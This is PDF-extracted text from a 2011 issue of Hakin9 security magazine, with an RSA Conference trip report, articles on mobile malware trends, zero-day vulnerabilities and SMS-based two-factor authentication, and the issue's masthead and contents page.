to incoming text messages (probably says hey, I’m
driving – go away – I hope this feature is configurable).
Statistics do show that people who text while they drive
are four times more likely to get into a car accident than
a drunk driver. So, I’d actually give these guys a big
thumbs up for parents who want their teens safe and
My RSA Conference 2011 Trip Report
www.hakin9.org/en 39
their insurance policy premiums low. Check them out at
http://www.drivesafeusa1.com.
Moving on – Cloud security? Really? Well there are
a few (and I mean a few) places I think this can work,
while the market matures – one is E-mail, of course. If
you can throw out all the junk mail, spam and malware
cleaning features plus storage, logging and transport
into the cloud you get products like MailProtector or
as they say email intelligence. They are aggressively
looking for new partners, so if you’re in the reselling
game, check them out at http://www.mailprotector.com/
partners.
As this is a trip report, I wanted to keep it brief and high
level, so let me get to the bottom line in the most heated
and exciting space of malware detection, quarantine and
cleanup. There are only a few appliances that I saw at
the show that I liked (to do it on the network – BEFORE
the malware reaches your users desktops) – they are
the FireEye appliance (and cloud-based service) and
the Norman appliance (with built-in heuristic sandbox
analyzer). Both can be found at http://www.fireeye.com
and http://www.norman.com, so check them out.
Astothebattleofdesktopbasedanti-virusandmalware
software, if you remember from my earlier article on
Proactive Defenses and Tools, I don’t recommend the
top three brands that you can find everywhere – they
are just too big (in revenues?) – yes but I’m talking about
their deployment footprint
and behavior – it’s all
bloatware – they eat up
your hard drive, your cpu,
your network traffic for
updates and you end up
wanting to throw out your
Windows PC. For those
of you running Mac and
Linux, I salute you. So I
dug real deep and tried
a few more tools out. I’ve come to the conclusion that
there will NEVER be a 100% malware blocker/cleanup
utility but we can get in the 90’s percentile and that
means a higher probability of not having to wipe and
re-image a drive. I liked ESET, AVG but my two favorite
are BitDefender and F-Secure. These two offer great
products and include free recovery CD iso images – so
you can visit their sites, burn a CD (which updates
itself uniquely over the internet on an infected system,
by booting linux, using your Ethernet card, getting
updates in RAM, then mounting your infected hard
drive and searching for the malware – then cleaning
up). These CD iso images are FREE. Go check
them out at http://www.bitdefender.com and http://
www.f-secure.com.
Finally, as I’ve always
argued for a great HIPS
replacement to BlackICE,
I’ve settled on PrevX.
PCTools makes a great
free HIPS engine called
ThreatFire, as well but for
me it’s PrevX all the way.
You can try them both out
at http://www.threatfire.com
and http://www.prevx.com. Seeing as you’re reading my
RSA article, here’s a freebie if it’s still up – visit http://
www.prevx.com/event then choose RSA 2011 and get
yourself a 5 machine license good for one year FREE of
charge, for PrevX.
As usual, my kudo’s to the entire RSA Conference
team for putting together an amazing conference
– I could have taken up twenty pages on all the
presentations, new products, new books and even the
sideline events it’s been a catalyst for, like the Security
B-sides which ran next door for free.
03/201140
Check it out at http://
www.securitybsides.com/w/
page/12194156/FrontPage.
Here’s to my friend Jack Daniel
of Uncommon Sense Security at
http://blog.uncommonsensesec
urity.com/ for making Security B-
sides an INFOSEC mind meld
– it was so brilliant a gathering, we
need to keep on the sunglasses
and remember to remain humble
– take a lesson from Jack and
Fyodor everyone – humble is
good.
Here’s a funny one – Adobe had a booth and was
showing off their new PDF security. Most attendees
did not take the concept of Acrobat PDF and Security
seriously. Some of us had a few laughs with the Adobe
staff. It went something like this hey guys, if this new
security model really works, you’ll put half these
companies at the show out of business.
Just to share with you how much I didn’t cover – there
were exhibitors and sessions covering the following
subjects –Anti Malware,Anti Spam,Application Security,
Audit, Authentication, Botnets, Cloud Computing,
Compliance Management, Consumerization, Content
Filtering, Controls, Critical Infrastructure, Cryptographic
Protocols, Cybercrime, Cyberterrorism, Cyberwarfare,
Data Loss Prevention, Data Security, Denial of Service,
Digital Certificates, Digital Rights Management, E-
Discovery, Embedded Device Security, Encryption,
Encryption Key Management, Endpoint Security,
Enterprise Security Management, Ethics, Exploit
Vulnerability,FaultAnalysis,FederatedIdentity,Financial
Services, Firewalls, Forensics, Fraud, Governance,
Government Relations (Bill Clinton actually keynoted
on Friday…nice), Government Standards, Hacking
(Hello?), Healthcare, Identity Management, Identity
Theft, Incident Response, Insider Threats, Intrusion
Detection, Law and Legislation, Malware, Managed
Security Services, Messaging Security, Metrics,
Mobile Device Security, Network Protocol Security,
OEM Appliances, Online Security, Outsourcing,
Password Management, Patch Management, PCI,
Penetration Testing, Phishing, Physical Security, PII
(last month’s article), PKI, Policy Management, Privacy,
Product Certification, Professional Certification,
Provisioning, Remote Access, Risk Management,
Secure eCommerce, Secure Fire Transfer, Security
Architecture, Security Awareness, Security Consulting,
Security Education, Security Jobs (based on this entire
list – there is no end to the opportunities, our market
grows and so do the need for specialists), Security
Operations, Side Channel Attacks, SIEM, SOA, Social
Engineering, Social Networking, Software Code
Vulnerability Analysis, SPAM, SSO, Standards, Storage
Security, Supply Chain, Threat Management, Time
Services, Virtualization, Visualization, VoIP Security,
VPN, Vulnerability Assessment (can you say CVE?),
Web 2.0, Web Server Security, Web Services Security,
Wireless Security and finally Zero Day Vulnerability, It’s
going to be hard for the next RSA Conference to top this
one but I know they are working on it. Stay tuned.
GARY S. MILIEFSKY, FMDHS, CISSP®
Gary S. Miliefsky is a regular contributor to Hakin9
Magazine. He is the founder and Chief Technology Officer
(CTO) of NetClarity, Inc, where he can be found at http://
www.netclarity.net. He is a 20+ year information security
veteran and computer scientist. He is a member of ISC2.org,
CISSP® and Advisory Board of the Center for the Study of
Counter-Terrorism and Cyber Crime at Norwich University.
Miliefsky is a Founding Member of the US Department
of Homeland Security (http://www.DHS.gov), serves
on the advisory board of MITRE on the CVE Program
(http://CVE.mitre.org) and is a founding Board member
of the National Information Security Group (http://
www.NAISG.org).
��������������
�������������������������������������������������
���������������������������������������������
���������������
���������������
��������������������������������������������
����������������������������������������������
����������������������������
����������������������������������
�������������������������������������������������������������������������
04/201142
ID FRAUD EXPERT SAYS...
O
ver the past few years there has been much
speculation about when mobile malware will
start to proliferate, but as yet it doesn’t appear to
have happened. Over the past 12 months though there
has been some interesting developments concerning
mobile malware. This feature will look at some of these
and also highlight some of the mobile trends. Firstly let
us look at the mobile malware life cycle.
The mobile malware life cycle
A few years ago mobile malware spread by Bluetooth;
MMS; SMS, infecting files modifying/replacing icons;
locking memory cards; and installing fake fonts. Now
though, new technology has been adopted by cyber-
criminals – these include DDoS (damaging user data);
disabling an operating system; downloading silent
files from the internet; silent calling PRS/International
numbers; infecting USB sticks; and stealing mobile
banking user login and password credentials.
Mobile attack vectors
Mobile malware writers have a hard task to deliver their
malicious payloads considering the multitude of mobile
operating systems that are in the market. Consider the
PC world and the main player is Microsoft – consider
the mobile world and you have Symbian, Apple,
BlackBerry, Android, Microsoft Windows Phone 7 and
Bada (Samsung) to name a few. See Figure 1 to see the
mobile threats by operating system. One would expect
this change i.e. Windows Phone 7 (Microsoft) recently
partnered with Nokia so this platform along with Android
will more than likely see major advances in malware
propagation over the next few years.
It’s very challenging indeed to spend time and
money on developing malware for these different
operating systems. Until we have a clear winner like in
the PC world – think Microsoft Windows, it is possible
we will not see the surge in malware infected mobiles
for another few years. That said, Cybercriminals
appear to be concentrating some of their efforts (and
money) in the mobile world – most likely just touching
the edges.
In the past few years we have seen a variety of
attacks targeting the Symbian S60 3rd edition as
well as the standard SMS and MMS scam methods.
There is also the applications that are developed
(see next section) – most users have no idea what an
application (regardless of whether it is third-party or
not) is doing i.e. calling a remote server and racking up
PRS/international rogue call charges without a users
knowledge.
Remote Server Calling is something that appeared
in the latter part of 2009. The remote hosted servers
can be hacked for malicious data collection/PRS
sending; delivery of Trojans as well as deliver
malicious payloads. Another attack vector will be
Mobile Ready Malware or MRM to coin an acronym.
MRM is where a mobile resident malware will be
activated or updated from a remote server without
the user ever knowing.
The MRM method would work very much like a botnet
– allowing mobiles (without the users knowledge) to
connect to a remote server to commence uploading
more malware to be delivered by a users contact book,
SMS or MMS for example.
Mobile Malware Trends
and Analysis
Figure 1. Mobile Threats by Platform, 2009-2010
Reference: McAfee Threats Report Q4 2010 (c)
����������
���������������������
�����������������������
������
�������
�����
����
���
According to a report by McAfee, the amount of mobile
malware in 2010 increased by 46% compared over
2009, and out of 55 million total pieces of malware that
McAfee identified, 36% were created in 2010 alone.
Reference: McAfee Threats Report Q4 2010
Mobile Malware Trends and Analysis
www.hakin9.org/en 43
Chinese hackers distributed a mobile Trojan to users
which used a repackaged version of the Android Market
security update released by Google. Repackaging
Android apps with Trojans is a common propagation
method for targeting the popular Google operating
system. The objective of this type of malware was
to steal credit by silently sending SMS messages to
premium rate numbers. Google investigated its app
store and found over 50 apps had been rigged with a
Trojan called Android.Bgserv. It was forced to remote
kill the malicious apps that appeared on a user’s mobile
device which in itself created some negative publicity
about user privacy.
Title: Zeus variant attacking BlackBerry (and in
2010 Symbian)
March 7th, 2011
Attack vector: Injected HMTL forms/SMS
Zitmo a mobile variant of Zeus is targeting BlackBerry
devices. Zitmo targets mobile banking apps via an
injected HTML form. It collects the mobile phone number
and phone model. It will then send an SMS with a URL
which links to the malicious package. The idea is simple
most banks have switched to two-factor authentication
to deter banking Trojans, since one-time-passwords
(OTP) are sent by SMS message to the user’s phone,
expire straight away. The Zitmo variant intercepts the
passcode by forwarding all SMS messages to a remove
C&C server.
Other recent malware attacks (2010): Another app
that contained hidden malicious spyware/malware
was 3D Anti-terrorist, which was posted on lots of
Internet download websites targeting the Windows
Mobile platform. Once installed it would make silent
premium-rate international calls which meant the user
had a rather expensive bill at the end of the month!
Red Bunny Trojan masqueraded as a mobile browser
which intended to drive pay-per-click traffic and redirect
users to ads to generate revenue and inflate page
impressions. Worth noting, all these malware/spyware
instances required user action to permit the application
to install and run.
Another attack vector could be DDoS. Denial of
Service could bring down a mobile network – flooding
the network with data packets. Therefore expect mobile
data backup businesses to grow over the coming years
– this will be a niche market over the coming years.
Mobile banking is also going to increase. Android
Marketplace recently approved a malicious application
which masqueraded as the official First tech Credit
Union banking application. It collected unsuspecting
people’s banking information.
Figure 2 highlights that over the last four quarters
of 2009/2010 there has been a steady growth in the
number of threats to mobile devices.
One particular trick of the malware writers is to hide
any malicious program inside legitimate applications.
This will allow the malicious file to work silently
undisturbed from users prying eyes. Another trick is to
disable an application certificate check whereby a user
will be unaware that an application is legitimate. These
are simple methods that work.
There is some who believe that consumer access
platforms will be the next global target for cybercriminals.
A technique will develop whereby they will target Twitter
for example or the apps that pull down RSS feeds and
other apps that communicate over HTTP. Custom
apps that digest Web content as of today haven’t been
targeted yet but expect this to change in the coming
months and years.
Now lets us take a look at some of the recent cell
phone malware attack vectors.
Recent cell phone malware attacks
Here are some recent cell phone malware attacks as
reported by the ID Theft Protect research team:
Title:
TapSnake (Trojan) on Android
August 24th, 2010
Attack vector: Malicious app with hidden spyware
This affected Android mobile phones. It is a classic
game called Snake but besides the game, it installed
a spyware program (called GPS Spy) which had the
ability to send a user’s GPS location via HTTP POST
the moment the user accepted the app’s end-user
license agreement (EULA). The app could not be
terminated to prevent it from sending out user data. The
user had to uninstall the app or stop the SnakeService.
A remote user could use the GPS Spy program to track
and monitor the user who had installed the TapSnake
(GPS Spy) program.
Title:
Android Market Security Tool
March 10th, 2011
Attack vector: Mobile apps/SMS
Figure 2. Mobile Malware Growth by Quarter
Reference: McAfee Threats Report Q4 2010 (c)
�����
���
���
���
���
�
������� ������� ������� �������
04/201144
ID FRAUD EXPERT SAYS...
It’s not a surprise that with the attack vectors mentioned
above that cybercriminals are now using web servers to
distribute platform-specific mobile malware to mobile
users. The increasing use of mobile banking apps for
making payments and transfers is a definite growing
target for the mobile malware writers.
Mobile banking app security flaws
This particular area of mobile security is often
overlooked by the media (not the mobile and security
industries) but it is probably the most important aspect
of security a mobile should have. At the backend of
last year, several mobile banking app security flaws
were identified on iPhone and Android phones. PayPal
iPhone banking app and Wells Fargo, Bank of America
and USAA identified security flaws.
These organisations fixed the security flaws found
that in all cases would have allowed an attacker to
access sensitive data such as usernames, passwords
and financial information. The PayPal banking
app didn’t verify the authenticity of the server it
communicated with, which would have allowed an
attacker to impersonate the legitimate servicer and
hijack sensitive data.
App permission security issues
Another area where mobile malware may well
propagate is by altering the permissions set by existing
apps on a mobile device. There isn’t any evidence right
now to suggest this has happened but given desktop
malware can switch off Internet security software and
silently install ghosting apps (apps hidden from view)
it’s no surprise that this might lead to similar trends for
mobile apps.
Most people, who download apps, accept the
permissions without checking what the app is acces-
sing. Some mobile users don’t realize that third-party
app developers have access to a user Facebook
member address and mobile phone numbers. It’s little
wonder that mobile apps are a serious attack vector for
malware writers.
App code signing and DRM control
Most of the mobile vendors and operators including the
manufacturers have specific code signing procedures or
use Digital Rights Management (DRM) for installation of
mobile applications by online app stores. Symbian were
one of the first to adopt a rigorous application signing
procedure with Apple following suit later. Android and
Bada on the other hand have opened up their source
to third-party applications and in effect handed over
security to the mobile user, so don’t have a need for
DRM control.
BlackBerry though has remained steadfast on
believing that security is key which is why they
are leading the way when it comes to operating
system, application and third-party certification. The
code signing approach is under attack though from
companies such as Google (with Android) and Apple
with its popular iPhone is also under attack from
researchers, developers and analysts alike.
At the end of 2010, Windows Phone 7’s DRM (DRM
is enforced by Microsoft through its Windows Phone
Marketplace very much in the same as Apples App
Store) was hacked. A white hacker group managed
to develop a program that could strip an apps digital
signature, which meant any app could be installed
(this is known as ‘sideloading’) on Windows Phone 7.
Security experts also claim that it is relatively easy to
crack the XAP files (these are the files that are generally
used in Windows Phone 7). Expect hackers to continue
targeting DRM systems.
Rogue marketplace apps
There is clear evidence to suggest that there is strong
correlation between the growth in the number of
applications and the development of malware. Mobile
application stores (i.e. Android Marketplace) provide
breeding grounds for malicious activity which then
provides opportunity to test malicious applications.
There are numerous attack methods available to the
cybercriminal via these stores – PRS, SMS or MMS
silent calling (as previously highlighted) as well as
parsing sensitive phone data (contact book, calendar
data, password files etc) to remote servers whereby
your personal and financial data would be available to
the highest bidder.
Applications are developing rapidly with geo-tagging
capability harnessing both GPS and cell site information
to pin point your location within a few meters. In effect
someone could watch you leave your home; track your
whereabouts and collect useful information about you to
steal your identity or worse burgle your home when they
know you are not in. All this could be controlled/ initiated
from thousands of miles away.
Current third party application security issues stem
from remote servers auto-dialling international phone
numbers without the users consent. This leads to hefty
invoices for unsuspecting users. Application stores
have seen some large increases in growth in recent
years. This large increase in application development
has also helped increase the malware threat.
See below
Mobile security vendor Lookout have identified across
their install base 4 pieces of malware and spyware
per 100 mobiles in December 2009 which has now
increased to 9 pieces of malware and spyware per 100
mobiles by May 2010. That equates to more than double
the prevalence of malware and spyware on mobiles in
Mobile Malware Trends and Analysis
www.hakin9.org/en 45
less than 6 months. Nearly all these have propagated
through application stores.
Reference: Lookout 2010 (c)
With the rate at which mobiles are growing, and
with the number of applications being downloaded
projected to reach 50 billion, it is clear to see why
malware is also increasing. Malware writers are begin-
ning to see the exploit opportunity.
The Android Application store is one such store
that doesn’t provide much in the way of high level
application certification. Google recently pulled dozens
of unauthorised mobile-banking applications from its
Android Marketplace.
The applications priced at $1.50 were made by a
developer named 09Droid and claimed to offer access
to accounts at many of the world’s banks. Google said
it pulled the applications because they violated its
trademark policy.
The application itself was actually useless – it didn’t
do anything malicious either but it could have collected
customer banking credentials. Android unlike Apple or
BlackBerry do not have employees who are vetting
applications which is a serious security and trust
issue.
The Future
No one is entirely sure (in the mobile security world)
why mobiles continue to use default TCP/IP functionality
and allow access to API’s; these two channels allow for
malware propagation. The mobile botnet has in a small
way arrived allowing malware writers the opportunity to
incorporate remote control channels into their mobile
applications.
Mobile application websites allow developers
complete access to the TCP/IP stack within smart-
phones thereby allowing them more API functionality
which in turn allows them to have greater access to
a smartphones operating system. The current attack
vector as previously highlighted has mainly been
through Trojans or mobile application stores, MMS or
desktop synchronisation software/software updates.
The mobile botnet hasn’t really taken off yet, due in part
to the multitude of operating systems, but one suspects
this might be about to change.
The biggest challenge for the creators of botnets is
the financial prospect. At the moment there isn’t much
of a financial incentive to develop mobile botnets when
there are significant financial returns to be made in
the PC botnet market. The costs of developing mobile
botnets are considerably higher than for PC-based
malware. Expect botnet convergence in the future but
not quite yet.
In July of last year (2010), Symbian Series 60
handsets were used to create a botnet. 100,000
smartphones had apparently been compromised
with the botnet. The malware posed as a game
and was programmed to send SMS messages from
compromised mobile devices. The botnets sent an
SMS to the entire contact book or to some contacts
– it also connected to a remote server. The malware
would then delete sent messages from the Outbox and
SMS log.
The mobile botnets of tomorrow will no doubt
increasingly look like the PC-based botnets we see
today. The mobile telecommunication carriers will also
face huge challenges both in securing their network
from denial of service attacks and protecting user’s
smartphones from botnet and Trojan attacks.
Final thoughts
– Market share versus malware development
Some industry mobile security experts have hinted
that 2011 will be the year that mobile malware takes
off. For one, I’m not sure given the multitude of mobile
operating systems that are currently in use. For mobile
malware to really propagate, hackers will want to focus
on two or three operating platforms. With Nokia’s recent
tie up with Microsoft, it is believed that Windows Phone
7 will be the focus of much hacker attention in the near
future.
The app world is also growing, but the DRM and open
source issues will continue to persist. Hackers will look
to exploit the DRM systems and open source community
to deliver their malicious payloads. Over time, more
and more mobile users will use their smartphones as
computers, so expect mobile banking apps to be very
popular among global mobile users and of course the
cybercriminal community.
Google Android with the help of its Market Place and
open source approach will continue to be the focus of
mobile malware writers as well. It’s anyone’s guess
whether mobile malware will be the same threat as
desktop malware. Maybe with the advent of the popular
Tablet (i.e. iPad), Tablet malware will help propagate
mobile malware? It’s a question we will be unable to
answer right now.
JULIAN EVANS
Julian Evans is an internet security entrepreneur and
Managing Director of education and awareness company
ID Theft Protect. IDTP leads the way in providing identity
protection solutions to consumers and also works with large
corporate companies on business strategy within the sector
on a worldwide basis. Julian is a leading global information
security and identity fraud expert who is referenced by many
leading industry publications.
EMERGING THREATS
04/201146
Why are Zero-Days Such
a Big Deal?
S
ounds like a stupid question at first. They’re a
big deal because they’re vulnerabilities, and
vulnerabilities are bad. Right? So why do we
freak out about zero-days?
First, lets define a zero-day, also written as 0day or 0-
day. We have to consider two types of zero-day: a zero-
day vulnerability, and a zero-day exploit. Quite different
things, and we should talk about both. Lets go for zero-
day vulnerability first.
There are differing opinions on definitions. The
online slang dictionary calls a zero-day vulnerability
Commercial software available for piracy on the same
day it’s available to the public. That’s just plain... ummm,
dumb. Doesn’t even make sense. Software is always
available for piracy. Maybe they meant that it has *been*
pirated the same day it’s available to the public. But still,
that’s not anywhere near any conventional definition I’ve
known or heard. That just means some publisher didn’t
protect their software well if it was cracked on release
day. Doesn’t really affect the rest of the world.
I define a zero-day vulnerability as a vulnerability
that is not known or has just become known to the
mainstream security community, generally not through
accepted responsible disclosure practices. That last bit
is the clincher, the disclosure. Accepted responsible
disclosure practices say that the discoverer of a
vulnerability should inform privately the maintainer of
that code and work out a reasonable delay for public
release of the disclosure to allow a patch to be made
available immediately upon public disclosure. If the
maintainer doesn’t respond positively or refuses to
make a patch available in a timely manner then the
discoverer has fulfilled their ethical obligations and may
make the vulnerability public.
A major assumption here is that the discoverer or
researcher that found the bug does not have reason
to use the bug in a hostile manner. In general this
is true. But the world it’s a changing. Or changed
already actually. Previously unknown and non-public
vulnerabilities (zero-day vulns) are valuable. Valuable
as in thousands of dollars, even tens or hundreds of
thousands of dollars for the right one. Say you come
up with a remotely exploitable windows administrator
code execution vulnerability and you’re the only one
who knows about it. You just hit the lottery! Put it on a
USB stick, remove all other evidence and information
from every computer you’re ever sat near, and go
somewhere safe! When it’s known what you have you’ll
be contacted by a lot of different people. Most of them
bad.
You can sell that zero-day for a lot of money. There
are legitimate sources to sell it to such as security
companies, research companies, even some law
enforcement folks will get in on it to make sure it’s not
misused. But the ones who will get a hold of you first
are the bad guys. One example, bot herders make tens
of thousands of dollars per day slinging viagra, stealing
banking credentials, executing DDoS attacks, etc.
And to do all of these things they need bots. Infected
computers. Getting those bots isn’t the hardest thing to
do on the planet, most of the computers on the net are
windows after all. But it does take time and effort. If you
have a quick way to get more computers, and perhaps
more of the ones that are normally well patched and
taken care of, you have something valuable. The
botnet can expand, and the bad guy makes even more
money.
There are also governments that are interested in
these zero-day vulns. The ammunition of the next
major conflict will be more likely knowledge of and
weaponization of previously unknown vulnerabilities.
The country with the best cache of these weapons is
going to have a significant advantage. Also consider
Stuxnet, it used a number of unknown vulnerabilities and
was wildly successful in part due to those. Considering
the success of Stuxnet one would have to imagine that
significant resources were poured into the discovery or
acquisition of those vulnerabilities.
Zero-day exploit. Now we’re getting to the good stuff.
Having a zero-day vulnerability is cool, interesting, and
gets you bragging rights with the guys. But a zero-day
vulnerability that you turn into a zero-day exploit, now
that’s a big deal. I define a zero-day exploit as an exploit
for a vulnerability previously unknown to the mainstream
security community. A bit simpler definition than zero-
day vuln because this builds upon the same idea. A
vulnerability is just a bug in software that *could* be
exploited. Turning that into a reliable and stable exploit
is another couple of big steps. Not all vulnerabilities
can be exploited, especially remotely. Some just cause
Why are Zero-Days Such a Big Deal?
an application crash, denial of service, or unexpected
results. An exploit lets the attacker do specific things,
like alter data, disclose data, add user accounts, or in
the best case scenario allows them to execute code as
a user or administrator.
So we’re looking here at an exploit for a vulnerability
that’s previously unknown to the world at large. You own
that, and you have some power. Lets stay on our zero-
day windows remote administrator exploit scenario.
You have the power suddenly to access any computer
to which you can gain connectivity. I don’t think I really
need to explain all of the possibilities here, but the basic
examples of normal use would be to build a massive
botnet, access nasa to get the files on the aliens, or
hack your local transportation grid to get yourself green
lights all the way to and from work.
Back to our original question, why do we freak out
about zero-days. We have whole companies oriented
around finding then, detecting their use, and charging
us to alert them when these happen. We are scared
of these because we don’t know when they’re coming,
we don’t know if they’re already here (they are...),
and we don’t know if our network might already be
compromised.
It’s the fear of the unknown. We as humans naturally
fear what we don’t know or can’t control. And because
zero-day vulnerabilities can be used in targeted attacks
we know we’re in danger, and we get scared. I think we
MATTHEW JONKMAN
Matt is the founder of emergingthreats.net, the only open
and community based intrusion detection ruleset, CEO of
Emerging Threats Pro, and is also president of the Open
Information Security Foundation (OISF). The OISF is building
Suricata, an next generation IDS engine funded by the US
Department of Homeland Security.
Subscribe to our newsletter and stay up to date with
all news from Hakin9 magazine!
http://hakin9.org/newsletter
a d v e r t i s e m e n t
all know we’re unlikely to see another slammer worm with
the intent of just causing havoc and seeing how many
PCs can be infected. And we know the largest botnets
get the attention of the world and they get shut down
(i.e. conficker, etc). No one wants to come up above
the radar unless they know they’re invincible. We’re not
invincible, and the bad guys are not invincible. And in
traditional warfare and conflict the defender generally
has the advantage. Unfortunately, I don’t think that’s
true in cyber conflicts. The attacker has the advantage.
We may be able to define the battlefield and build our
defenses, but we don’t know if the attacker is coming
with a militia armed with pitchforks or a green laser that
shoot monkeys of death. Or something even worse.
I’m very interested in what you think. Please send me
your thoughts, jonkman@emergingthreatspro.com. Get
your copy of the new ET Pro Ruleset, http://www.emerg
ingthreatspro.com and support open source security!
04/201148
Death Knell Sounds For
Traditional Tokens
by Andrew Kemshall – co-founder of SecurEnvoy
T
here is an often used phrase that the stars have
aligned but, in 2011, it is the technology that has
come together to hammer the final nail into the
physical tokens’ coffin. The cynical among you would
argue that this statement has been made before and
yes, I concede that tokens have survived and are still
prevalent, so, why is this year different? Let’s examine
the evidence.
Just before we do, let’s take a quick trip down memory
lane:
• During the 70’s tape cassettes were the medium of
the day
• In the 80’s VHS cassettes reigned supreme
• The 90’s saw the introduction of DVDs
• And the millennium brought with it the BluRay Disc.
What does this demonstrate? Nothing lasts forever and
two factor authentication isn’t any different. It too has
experienced advancements, from the original complex
and time consuming challenge tokens of the 70’s to the
time synchronised tokens of the 80s. 30 years later,
and it’s as if time has stood still, as the majority of
physical tokens still rely on this out-dated technology
but the tide is turning.
If it’s not broken, why fix it?
True, there are few technologies that have stood the
test of time as well as physical tokens have, but that’s
not to say they’re perfect.
The fact is that there are a number of issues with their
utilisation, some of which have been around since their
introduction 30 years ago.
• It’s time to present the evidence:
• Right from the start, token deployment has proven
time consuming. For 1000 tokens to be distributed,
with many sent using a postal system to remote
workers, will take six months to complete.
• 10% will be broken, misplaced or stolen and need
replacing each year
• Each token typically has a life span of between
three and five years after which it will need
replacing
• End users will forget their token – even with the
type designed to be added to a key ring, wasting
their time and the help desks
• A physical token system requires ongoing
administration, such as pin management, re-
synchronisation and replacing lost or broken tokens
• Third party contractors will often find themselves
carrying around a number of tokens for their various
clients and having to work out which one is the right
one for each system.
• The stark reality is that many organisations will take
the decision that the security offered by two factor
authentication isn’t justified against this level of
investment.
SMS isn’t new so what’s changed?
In 2000 the number of mobile phones started to sharply
increase. In fact, according to gsmworld.com, there
are over 4,947,400,000 GSM and 3GSM connections
globally with the figure steadily increasing every second.
By the time you’re reading this it wouldn’t surprise me if
that figure had topped 5,000,000,000.
Utilising SMS technology any
mobile phone can be used
as an authentication
token. A passcode
is sent to a
user’s device,
Death Knell Sounds For Traditional Tokens
www.hakin9.org/en 49
eliminating the need for a physical Token. Other
enhancements including the option of reusing a user’s
existing password instead of remembering a separate
PIN.
However, SMS technology alone isn’t the answer
as there have been instances when it has proved to
be unreliable. In a small number of cases, estimated
at 4%, SMS messages can take longer than 1 minute
to get through. Other issues could be the network is
temporarily suspended or the user may be in a signal
dead spot, such as the basement of a
building or computer room. It is this
argument that has saved physical
tokens in the past – but it can
no longer stave off the Grim
Reaper’s scythe.
With the advent of
pre-loaded codes,
mobile phones are
able to hurdle this
final barrier. As soon
as a user enters their
authentication code, the system
automatically forwards a new SMS
message, overwriting the code in an existing
message ready for the next session.
I’ve invested far too much in tokens to change
now?
It’s always going to be hard to justify writing off an
investment. Yet that’s the sensible thing to do if you don’t
want to continue haemorrhaging money supporting an
old technology:
• For starters, it is estimated that moving to SMS
authentication will reduce ongoing running costs by
40 – 60%! This is substantiated by Gartner with its
belief that “SMS OTP approaches the security of a
dedicated hardware token, but at a lower cost and
with higher convenience.”
• Due to their lifespan, you’ll have to replace all your
tokens within the next three to five years. With an
SMS system, the majority of your users will already
have a mobile phone. If for any reason a user does
not have a mobile phone, a voice text can be sent
instead to a number stored on the system.
• There is the argument that people do misplace
their mobile phones but this is also true for
physical tokens. It is people’s attachment to
their mobile that is the differentiator as research
by YouGov recently revealed that a third of the
population would notice they’d lost their mobile
phone within 15 minutes and 60% would within
the hour. The emotional attachment to a physical
token can mean its loss isn’t discovered until the
ANDREW KEMSHALL
Andrew Kemshall is the Co-
founder and Technical Director
of SecurEnvoy. Before setting up
SecurEnvoy which specialises in
tokenless 2 factor authentication,
Steven was worked for RSA as
one of their original technical
experts in Europe, clocking
up over 15 years experience in
user authentication. His particular specialty is two factor
authentication in the �elds of architecture, design and
development of next generation authentication software.
user actually needs to use it which could be hours,
or even days, later!
• Using automation, an SMS system can be set up in
a day (an average of 300 users per minute) instead
of six months. The existing employee database is
used with mobile numbers automatically identified.
For records where a number is not listed, an email
is automatically sent requesting the user to self
enrol.
• It can offer substantial benefits for organisations
looking to reduce their carbon footprint. It would
require 1673 trees to offset the emissions
created in deploying
3000 tokens.
Goode Intelligence
recognises that pre
loaded codes are
changing the playing
field predicting that
“40% of organisations
plan to deploy services
that will enable
employees to use their
mobile phone as an
authentication device by
the end of 2011.”
Thisissubstantiated by our own recent poll,
conducted between November last year and January,
with 146 people asked: ‘Should SecurEnvoy add
support for hardware tokens?’ With an overwhelming
98% responding no, so it’s not just me that believes the
physical token is dead.
www.securenvoy.com
Hacking 04 2011

Hacking 04 2011

  • 4.
    4 04/2011 04/2011 (40) 4 team Editorin Chief: Karolina Lesińska karolina.lesinska@hakin9.org Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt DTP: Ireneusz Pogroszewski Art Director: Ireneusz Pogroszewski ireneusz.pogroszewski@software.com.pl Proofreaders: Justin Farmer, Michael Munt Top Betatesters: Rebecca Wynn, Bob Folden, Shayne Cardwell, Simon Carollo, Graham Hili. Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine. Senior Consultant/Publisher: Paweł Marciniak CEO: Ewa Dudzic ewa.dudzic@software.com.pl Production Director:Andrzej Kuca andrzej.kuca@hakin9.org Marketing Director: Karolina Lesińska karolina.lesinska@hakin9.org Subscription: Iwona Brzezik Email: iwona.brzezik@software.com.pl Publisher: Software Press Sp. z o.o. SK 02-682 Warszawa, ul. Bokserska 1 Phone: 1 917 338 3631 www.hakin9.org/en Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams we used program by The editors use automatic system Mathematical formulas created by Design Science MathType™ DISCLAIMER! The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss. Dear Readers, The incredible technology progress allows us to use our mobile devices for almost every aspect of our lifes. We use cell phones to buy tickets, to make wire transfers, visit facebook and much more. Practically speaking, our devices are full of personal information that can be accessed by a hacker with little effort. How to defend against emerging threats that target mobile devices, mobile services, and mobile content? Should we be concerned with the security of cell phones, smartphones, and other mobile devices? In this issue we are exploring the field of mobile security. Our experts share their knowledge on cell phone / smartphone threats and security. Our ID fraud expert talks about mobile malware trends and analyses the threats it brings. Rebecca Wynn prepared a great article on smartphones security and privacy in terms of being a part of Personal Area Network. Our regular contributor, Gary Miliefsky give us an overview on defending cell phones and PDA’s ans explains why it is risky to allow mobile devices access corporate networks with sensitive information. I am sure this issue will make you to take a closer look at your mobile device security. As always, we look forward to hear from you! Enjoy your reading Karolina Lesińska PRACTICAL PROTECTION IT SECURITY MAGAZINE REGULARS 6 in Brief Latest News From the IT Security World Armando Romeo, eLearnSecurity ID Theft Protect 8 Tools Passware Forensic Kit 10.3 by Michael Munt Spyshelter by David Knife 42 ID fraud expert says... Mobile Malware Trends and Analysis by Julian Evans 46 Emerging Threats Why are Zero-Days Such a Big Deal? by Matthew Jonkman
  • 5.
